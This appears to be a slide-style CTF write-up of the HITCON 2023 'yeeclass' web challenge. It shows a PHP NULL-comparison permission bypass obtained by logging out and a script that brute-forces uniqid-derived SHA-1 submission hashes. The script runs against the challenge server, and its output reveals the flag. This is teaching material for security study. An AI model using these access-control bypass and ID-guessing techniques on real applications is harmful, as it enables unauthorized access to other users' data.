# Yeeclass (web)

albert5888@HITCON 2023 Re:CTF

### > view

### yeeclass

[Home]|[My Submissions]

Hi, albert5888 [Logout]

#### Flag (Closed)

Please submit the flag.

#### Public Homework (Open)

You can view the submission list of the public homework!


[Submission List]|[Submit]

#### Non-Public Homework (Open)

Only TAs and the teacher can view the submission list of the non-public homework!

[Submit]

## > 發文test



### > 查看Submission List

### yeeclass

[Home]|[My Submissions]

Hi, albert5888 [Logout]

#### Flag (Closed)

Please submit the flag.

#### Public Homework (Open)

You can view the submission list of the public homework!


[Submission List]|[Submit]

#### Non-Public Homework (Open)


Only TAs and the teacher can view the submission list of the non-public homework!

[Submit]

### > id = 2



### > id = 1



# > submission.php > config.php

#### } else { // list submissions if (isset(\$\_GET["homeworkid"])) { \$homework\_query = \$pdo->prepare("SELECT \* FROM homework WHERE id=?"); \$homework\_query->execute(array(\$\_GET["homeworkid"])); \$result = \$homework\_query->fetch(PDO::FETCH\_ASSOC); if (!\$result) { http response code(404); die("Homework not found"); if (\$\_SESSION["userclass"] < PERM\_TA && !\$result["public"]) {</pre> http\_response\_code(403); die("No permission");

```
<?php
ini_set('display_errors', 0);
ini set('display_startup_errors', 0);
error reporting(E ERROR);
define("PERM STUDENT", -1);
define("PERM TA", 0);
define("PERM_TEACHER", 1);
if (!session_id()) {
    session_start();
```

# > how to bypass


How about Logout?

\$\_SESSION["userclass"]==NULL


### > PHP NULL

```
<?php
if(NULL > = 0)
      echo "NULL >= 0 "; // true
if(NULL == 0)
      echo "NULL == 0 "; // true
if(NULL < 0)
      echo "NULL < 0 "; // false
?>
```

# > bypass




### > how to view?




### > how to hash?

```
$pdo = new PDO("mysql:host=yeeclass_db;dbname=yeeclass", "yeeclass");
$username = "flagholder";
$password = base64_encode(random_bytes(40));
echo "Username: $username; Password: $password\n";
// create user
$user_query = $pdo->prepare("INSERT INTO user (username, `password`, class) VALUES (?, ?, ?)");
$user_query->execute(array($username, hash("md5", $password), 0));
// submit flag
$id = uniqid($username."_");
echo $id."\n";
$submit_query = $pdo->prepare("INSERT INTO submission (`hash`, userid, homeworkid, score, content) VALUES (?, ?, ?, ?)");
$submit_query->execute(array(
   hash("sha1", $id),
   $pdo->lastInsertId(),
   1,
   100,
   $_ENV["FLAG"]
));
```

# > uniqid?



### > uniqid



 $2023-08-16\ 04:09:36 = > 64dc4bff$ .584096 = > 8e9a0 > the answer is ...

sha1(flagholder\_64dc4bff8e9a0)

> 時間差

sha1(flagholder\_64dc4bff8e9XX)


### > exp.py

```
import requests
import hashlib
from datetime import datetime, timezone
session = requests.session()
s ='flagholder_64dc4bff8e9'
for i in range(0xff):
    h = s+f'{i:02x}'
    hash = hashlib.sha1(h.encode()).hexdigest()
    r = session.get('http://rectf.hitcon2023.online:30203/submission.php?hash='+hash)
    print(f'{h}:{hash}:{r.content}')
    if b'not found' not in r.content:
        break
```

# > getflag

```
flagholder 64dc4bff8e913:f14cd984d088319a4520332156046a6180af0982:b'Submission not found.'
flagholder 64dc4bff8e914:09adb67392eff3ccbba4e59f390147b1e1fe01c9:b'Submission not found.'
flagholder 64dc4bff8e915:7c6547bcbe76025db3bf0919a1e1e1d0340780bf:b'Submission not found.'
flagholder 64dc4bff8e916:d6047927e42df0888fbda3a5f496f361220ca555:b'Submission not found.'
flagholder 64dc4bff8e917:cd53f8963abfe958ead9a2e6ed16c50ecbe5b436:b'Submission not found.'
flagholder 64dc4bff8e918:f1922a071e799f1cdd5fe3d6bdb6751dd54a7726:b'Submission not found.'
flagholder 64dc4bff8e919:5d8670b6b457d3dc77ea30a33fba68e79fe980db:b'Submission not found.'
flagholder 64dc4bff8e91a:cbc5a4825c64be195e18d7c1a7fd7ad57e227bb1:b'Submission not found.'
flagholder 64dc4bff8e91b:151b2707fd21d5268c489180f2a77fe50da3faae:b'\n<!DOCTYPE html>\n<html lang="en">\n<head>\n
                                                                                                                     <meta charset="UTF-8">\n
                                                                                                                                                 <meta http-equiv=</pre>
"X-UA-Compatible" content="IE=edge">\n <meta name="viewport" content="width=device-width, initial-scale=1.0">\n
                                                                                                                     <title>yeeclass | Submission</title>\n
ink rel="stylesheet" href="static/style.css">\n/head>\n<body>\n
                                                                                                                               <h1>yeeclass</h1>\n
                                                                   <div id="main">\n
                                                                                             <header id="header">\n
                                                                                                                                                              <nav
                                                                         <form action="index.php" method="POST">\n
                                                                                                                              <input type="text" name="username"</pre>
      <a href="index.php">[Home]</a>
                                        <div class="right">\n
id="username" placeholder="Username" pattern="^\\w{6,20}$" autocomplete="off">\n
                                                                                            <input type="password" name="password" id="password" placeholder="Pass</pre>
word" autocomplete="off">\n
                                       <input type="submit" value="Login/Register">\n
                                                                                                             </div>\n</nav>
                                                                                                                                    </header>\n
                                                                                             </form>\n
                                                                                                                                                       <hr>\n
                                           <h3>flagholder Flag <a href="submit.php?homeworkid=1&delete=151b2707fd21d5268c489180f2a77fe50da3faae">[Delete]</a></h3</p>
           <section id="view">\n
              Time: 2023-08-16 04:09:35.584096
                                                                   Score: 100\n
                                                                                                   hitcon{pHp_1s_the_b35t_1ang}\n
>\n
                                                                                                                                                    </section>\n
         </div>\n</body>\n</html>'
```

# > getflag



# Thank You